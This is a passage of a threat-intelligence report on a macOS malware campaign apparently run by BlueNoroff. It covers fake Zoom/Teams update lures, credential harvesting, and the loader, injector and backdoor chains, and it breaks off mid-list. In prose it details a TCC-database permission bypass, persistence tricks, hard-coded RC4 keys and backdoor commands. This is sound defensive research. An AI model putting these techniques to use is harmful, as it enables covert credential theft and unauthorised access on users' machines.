Upon entering the meeting room, a prompt specific to the target’s operating system appears almost immediately after the background video starts – unlike before. While this is largely similar to Zoom, macOS users also see a separate prompt asking them to download the SDK file.
General fake prompt to update the SDK file (left) and Windows-specific (right)


We were able to obtain the AppleScript (Zoom SDK Update.scpt) the actor claimed was necessary to resolve the issue, which was already widely known through numerous research studies as the entry point for the attack. The script is disguised as an update for the Zoom Meeting SDK and contains nearly 10,000 blank lines that obscure its malicious content. Upon execution, it fetches another AppleScript, which acts as a downloader, from a different fake link using a curl command. There are numerous variants of this “troubleshooting” AppleScript, differing in filename, user agent, and contents.
Snippets of the AppleScript disguised as a Zoom SDK update
If the targeted macOS version is 11 (Monterey) or later, the downloader AppleScript installs a fake application disguised as Zoom or Microsoft Teams into the /private/tmp directory. The application attempts to mimic a legitimate update for Zoom or Teams by displaying a password input popup. Additionally, it downloads a next-stage AppleScript, which we named “DownTroy”. This script is expected to check stored passwords and use them to install additional malware with root privileges. We cautiously assess that this would be an evolved version of the older one, disclosed by Huntress.
Moreover, the downloader script includes a harvesting function that searches for files associated with password management applications (such as Bitwarden, LastPass, 1Password, and Dashlane), the default Notes app (group.com.apple.notes), note-taking apps like Evernote, and the Telegram application installed on the device.
Another notable feature of the downloader script is a bypass of TCC (Transparency, Consent, and Control), a macOS system designed to manage user consent for accessing sensitive resources such as the camera, microphone, AppleEvents/automation, and protected folders like Documents, Downloads, and Desktop. The script works by renaming the user’s com.apple.TCC directory and then performing offline edits to the TCC.db database. Specifically, it removes any existing entries in the access table related to a client path to be registered in the TCC database and executes INSERT OR REPLACE statements. This process enables the script to grant AppleEvents permissions for automation and file access to a client path controlled by the actor. The script inserts rows for service identifiers used by TCC, including kTCCServiceAppleEvents, kTCCServiceSystemPolicyDocumentsFolder, kTCCServiceSystemPolicyDownloadsFolder, and kTCCServiceSystemPolicyDesktopFolder, and places a hex-encoded code-signature blob (in the csreq style) in the database to meet the requirement for access to be granted. This binary blob must be bound to the target app’s code signature and evaluated at runtime. Finally, the script attempts to rename the TCC directory back to its original name and calls tccutil reset DeveloperTool.
In the sample we analyzed, the client path is ~/Library/Google/Chrome Update – the location the actor uses for their implant. In short, this allows the implant to control other applications, access data from the user’s Documents, Downloads, and Desktop folders, and execute AppleScripts – all without prompting for user consent.
Initial infection flow
Multi-stage execution chains
According to our telemetry and investigation into the actor’s infrastructure, DownTroy would download ZIP files that contain various individual infection chains from the actor’s centralized file hosting server. Although we haven’t observed how the SysPhon and the SneakMain chain were installed, we suspect they would’ve been downloaded in the same manner. We have identified not only at least seven multi-stage execution chains retrieved from the server, but also various malware families installed on the infected hosts, including keyloggers and stealers downloaded by CosmicDoor and RooTroy chains.
Num
Execution chain/Malware
Components
Source
1
ZoomClutch
(standalone)
File hosting server
2
DownTroy v1 chain
Launcher, Dropper, DownTroy.macOS
File hosting server
3
CosmicDoor chain
Injector, CosmicDoor.macOS in Nim
File hosting server
4
RooTroy chain
Installer, Loader, Injector, RooTroy.macOS
File hosting server
5
RealTimeTroy chain
Injector, RealTimeTroy.macOS in Go
Unknown, obtained from multiscanning service
6
SneakMain chain
Installer, Loader, SneakMain.macOS
Unknown, obtained from infected hosts
7
DownTroy v2 chain
Installer, Loader, Dropper, DownTroy.macOS
File hosting server
8
SysPhon chain
Installer, SysPhone backdoor
Unknown, obtained from infected hosts
The actor has been introducing new malware chains by adapting new programming languages and developing new components since 2023. Before that, they employed standalone malware families, but later evolved into a modular structure consisting of launchers, injectors, installers, loaders, and droppers. This modular approach enables the malicious behavior to be divided into smaller components, making it easier to bypass security products and evade detection. Most of the final payloads in these chains have the capability to download additional AppleScript files or execute commands to retrieve subsequent-stage payloads.
Interestingly, the actor initially favored Rust for writing malware but ultimately switched to the Nim language. Meanwhile, other programming languages like C++, Python, Go, and Swift have also been utilized. The C++ language was employed to develop the injector malware as well as the base application within the injector, but the application was later rewritten in Swift. Go was also used to develop certain components of the malware chain, such as the installer and dropper, but these were later switched to Nim as well.
ZoomClutch/TeamsClutch: the fake Zoom/Teams application
During our research of a macOS intrusion on a victim’s machine, we found a suspicious application resembling a Zoom client executing from an atypical, writable path – /tmp/zoom.app/Contents/MacOS – rather than the standard /Applications directory. Analysis showed that the binary was not an official Zoom build but a custom implant compiled on macOS 14.5 (24F74) with Xcode 16 beta 2 (16C5032a) against the macOS 15.2 SDK. The app is ad‑hoc signed, and its bundle identifier is hard‑coded to us.zoom.com to mimic the legitimate client.
The implant is written in Swift and functions as a macOS credentials harvester, disguised as the Zoom videoconferencing application. It features a well-developed user interface using Swift’s modern UI frameworks that closely mimics the Zoom application icon, Apple password prompts, and other authentic elements.

ZoomClutch prompting the victim to enter their password
ZoomClutch steals macOS passwords by displaying a fake Zoom dialog, then sends the captured credentials to the C2 server. However, before exfiltrating the data, ZoomClutch first validates the credentials locally using Apple’s Open Directory (OD) to filter out typos and incorrect entries, mirroring macOS’s own authentication flow. OD manages accounts and authentication processes for both local and external directories. Local user data sits at /var/db/dslocal/nodes/Default/users/ as plists with PBKDF2‑SHA512 hashes. The malware creates an ODSession, then opens a local ODNode via kODNodeTypeLocalNodes (0x2200/8704) to scope operations to /Local/Default.

It subsequently calls verifyPassword:error: to check the password, which re-hashes the input password using the stored salt and iterations, returning true if there is a match. If verification fails, ZoomClutch re-prompts the user and shortly displays a “wrong password” popup with a shake animation. On success, it hides the dialog, displays a “Zoom Meeting SDK has been updated successfully” message, and the validated credentials are covertly sent to the C2 server.
ZoomClutch success window displayed after password validation
All passwords entered in the prompt are logged to ~/Library/Logs/keybagd_events.log. The malware then creates a file at ~/Library/Logs/<username>_auth.log to store the verified password in plain text. This file is subsequently uploaded to a C2 URL using curl.
With medium-high confidence, we assess that the malware was part of BlueNoroff’s workflow needed to initiate the execution flow outlined in the subsequent infection chains.

The TeamsClutch malware that mimics a legitimate Microsoft Teams functions similarly to ZoomClutch, but with its logo and some text elements replaced.
TeamsClutch authentication and success windows
DownTroy v1 chain
The DownTroy v1 chain consists of a launcher and a dropper, which ultimately loads the DownTroy.macOS malware written in AppleScript.
Dropper: a dropper file named "trustd", written in Go
Launcher: a launcher file named "watchdog", written in Go
Final payload: DownTroy.macOS written in AppleScript
The dropper operates in two distinct modes: initialization and operational. When the binary is executed with a machine ID (mid) as the sole argument, it enters initialization mode and updates the configuration file located at ~/Library/Assistant/CustomVocabulary/com.applet.safari/local_log using the provided mid and encrypts it with RC4. It then runs itself without any arguments to transition into operational mode. In case the binary is launched without any arguments, it enters operational mode directly. In this mode, it retrieves the previously saved configuration and uses the RC4 key NvZGluZz0iVVRGLTgiPz4KPCF to decrypt it. It is important to note that the mid value must first be included in the configuration during initialization mode, as it is essential for subsequent actions.
It then decodes a hard-coded, base64-encoded string associated with DownTroy.macOS. This AppleScript contains a placeholder value, %mail_id%, which is replaced with the initialized mid value from the configuration. The modified script is saved to a temporary file named local.lock within the <BasePath> directory from the configuration, with 0644 permissions applied, meaning that only the script owner can modify it. The malware then uses osascript to execute DownTroy.macOS and sets Setpgid=1 to isolate the process group. DownTroy.macOS is responsible for downloading additional scripts from its C2 server until the system is rebooted.
The dropper implements a signal handling procedure to monitor for termination attempts. Initially, it reads the entire trustd (itself) and watchdog binary files into memory, storing them in a buffer before deleting the original files. Upon receiving a SIGINT or SIGTERM signal indicating that the process should terminate, the recovery mechanism activates to maintain persistence. While SIGINT is a signal used to interrupt a running process by the user from the terminal using the keyboard shortcut Ctrl + C, SIGTERM is a signal that requests a process to terminate gracefully.
The recovery mechanism begins by recreating the <BasePath> directory with intentionally insecure 0777 permissions (meaning that all users have the read, write, and execute permissions). Next, it writes both binaries back to disk from memory, assigning them executable permissions (0755), and also creates a plist file to ensure the automatic restart of this process chain.
trustd: trustd in the <BasePath> directory
watchdog: ~/Library/Assistant/SafariUpdate and watchdog in the <BasePath> directory

The contents of the plist file are hard-coded into the dropper in base64-encoded form. When decoded, the template represents a standard macOS LaunchAgent plist containing the placeholder tokens #path and #label. The malware replaces these tokens to customize the template. The final plist configuration ensures the launcher automatic execution by setting RunAtLoad to true (starts at login), KeepAlive to true (restarts if terminated), and LaunchOnlyOnce to true.
#path is replaced with the path to the copied watchdog
#label is replaced with com.applet.safari to masquerade as a legitimate Safari-related component
The main feature of the discovered launcher is its ability to load the same configuration file located at ~/Library/Assistant/CustomVocabulary/com.applet.safari/local_log. It reads the file and uses the RC4 algorithm to decrypt its contents with the same hard-coded 25-byte key: NvZGluZz0iVVRGLTgiPz4KPCF. After decryption, the loader extracts the <BasePath> value from the JSON object, which specifies the location of the next payload. It then executes a file named trustd from this path, disguising it as a legitimate macOS system process.
We identified another version of the loader, distinguished by the configuration path that contains the <BasePath> – this time, the configuration file was located at /Library/Graphics/com.applet.safari/local_log. The second version is used when the actor has gained root-level permissions, likely achieved through ZoomClutch during the initial infection.
CosmicDoor chain
The CosmicDoor chain begins with an injector malware that we have named “GillyInjector” written in C++, which was also described by Huntress and SentinelOne. This malware includes an encrypted baseApp and an encrypted malicious payload.
Injector: GillyInjector written in C++
BaseApp: a benign application written in C++ or Swift
Final payload: CosmicDoor.macOS written in Nim
The syscon.zip file downloaded from the file hosting server contains the “a” binary that has been identified as GillyInjector designed to run a benign Mach-O app and inject a malicious payload into it at runtime. Both the injector and the benign application are ad-hoc signed, similar to ZoomClutch. GillyInjector employs a technique known as Task Injection, a rare and sophisticated method observed on macOS systems.

The injector operates in two modes: wiper mode and injector mode. When executed with the --d flag, GillyInjector activates its destructive capabilities. It begins by enumerating all files in the current directory and securely deleting each one. Once all files in the directory are unrecoverably wiped, GillyInjector proceeds to remove the directory itself. When executed with a filename and password, GillyInjector operates as a process injector. It creates a benign application with the given filename in the current directory and uses the provided password to derive an AES decryption key.

The benign Mach-O application and its embedded payload are encrypted with a customized AES-256 algorithm in ECB mode (although similar to the structure of the OFB mode) and then base64-encoded. To decrypt, the first 16 bytes of the encoded string are extracted as the salt for a PBKDF2 key derivation process. This process uses 10,000 iterations, and a user-provided password to generate a SHA-256-based key. The derived key is then used to decrypt the base64-decoded ciphertext that follows.
Base application and payload decryption
The ultimately injected payload is identified as CosmicDoor.macOS, written in Nim. The main feature of CosmicDoor is that it communicates with the C2 server using the WSS protocol, and it provides remote control functionality such as receiving and executing commands.
Our telemetry indicates that at least three versions of CosmicDoor.macOS have been detected so far, each written in different cross-platform programming languages, including Rust, Python, and Nim. We also discovered that the Windows variant of CosmicDoor was developed in Go, demonstrating that the threat actor has actively used this malware across both Windows and macOS environments since 2023. Based on our investigation, the development of CosmicDoor likely followed this order: CosmicDoor.Windows in Go → CosmicDoor.macOS in Rust → CosmicDoor in Python → CosmicDoor.macOS in Nim. The Nim version, the most recently identified, stands out from the others primarily due to its updated execution chain, including the use of GillyInjector.
Except for the appearance of the injector, the differences between the Windows version and other versions are not significant. On Windows, the fourth to sixth characters of all RC4 key values are initialized to 123. In addition, the CosmicDoor.macOS version, written in Nim, has an updated value for COMMAND_KEY.
CosmicDoor.macOS in Nim
CosmicDoor in Python, CosmicDoor.macOS in Rust
CosmicDoor.Windows in Go
SESSION_KEY
3LZu5H$yF^FSwPu3SqbL*sK
3LZu5H$yF^FSwPu3SqbL*sK
3LZ123$yF^FSwPu3SqbL*sK
COMMAND_KEY
lZjJ7iuK2qcmMW6hacZOw62
jubk$sb3xzCJ%ydILi@W8FH
jub123b3xzCJ%ydILi@W8FH
AUTH_KEY
Ej7bx@YRG2uUhya#50Yt*ao
Ej7bx@YRG2uUhya#50Yt*ao
Ej7123YRG2uUhya#50Yt*ao
The same command scheme is still in use, but other versions implement only a few of the commands available on Windows. Notably, commands such as 345, 90, and 45 are listed in the Python implementation of CosmicDoor, but their actual code has not been implemented.
Command
Description
CosmicDoor.macOS in Rust and Nim
CosmicDoor in Python
CosmicDoor.Windows in Go
234
Get device information
O
O
O
333
No operation
–
–
O
44
Update configuration
–
–
O
78
Get current work directory
O
O
O
1
Get interval time
–
–
O
12
Execute commands
O
O
O
34
Set current work directory
O
O
O
345
(DownExec)
–
O (but, not implemented)
–
90
(Download)
–
O (but, not implemented)
–
45
(Upload)
–
O (but, not implemented)
–
SilentSiphon: a stealer suite for harvesting
During our investigation, we discovered that CosmicDoor downloads a stealer suite composed of various bash scripts, which we dubbed “SilentSiphon”. In most observed infections, multiple bash shell scripts were created on infected hosts shortly after the installation of CosmicDoor. These scripts were used to collect and exfiltrate data to the actor’s C2 servers.
The file named upl.sh functions as an orchestration launcher, which aggregates multiple standalone data-extraction modules identified on the victim’s system.
The launcher first uses the command who | tail -n1 | awk '{print $1}' to identify the username of the currently logged-in macOS user, thus ensuring that all subsequent file paths are resolved within the ongoing active session – regardless of whether the script is executed by another account or via Launch Agents. However, both the hard-coded C2 server and the username can be modified with the -h and -u flags, a feature consistent with other modules analyzed in this research. The orchestrator executes five embedded modules located in the same directory, removing each immediately after it completes exfiltration.
The stealer suite harvests data from the compromised host as follows:
upl.sh is the orchestrator and Apple Notes stealer.
It targets Apple Notes at /private/var/tmp/group.com.apple.notes.
It stores the data at /private/var/tmp/notes_<username>.
cpl.sh is the browser extension stealer module.
It targets:
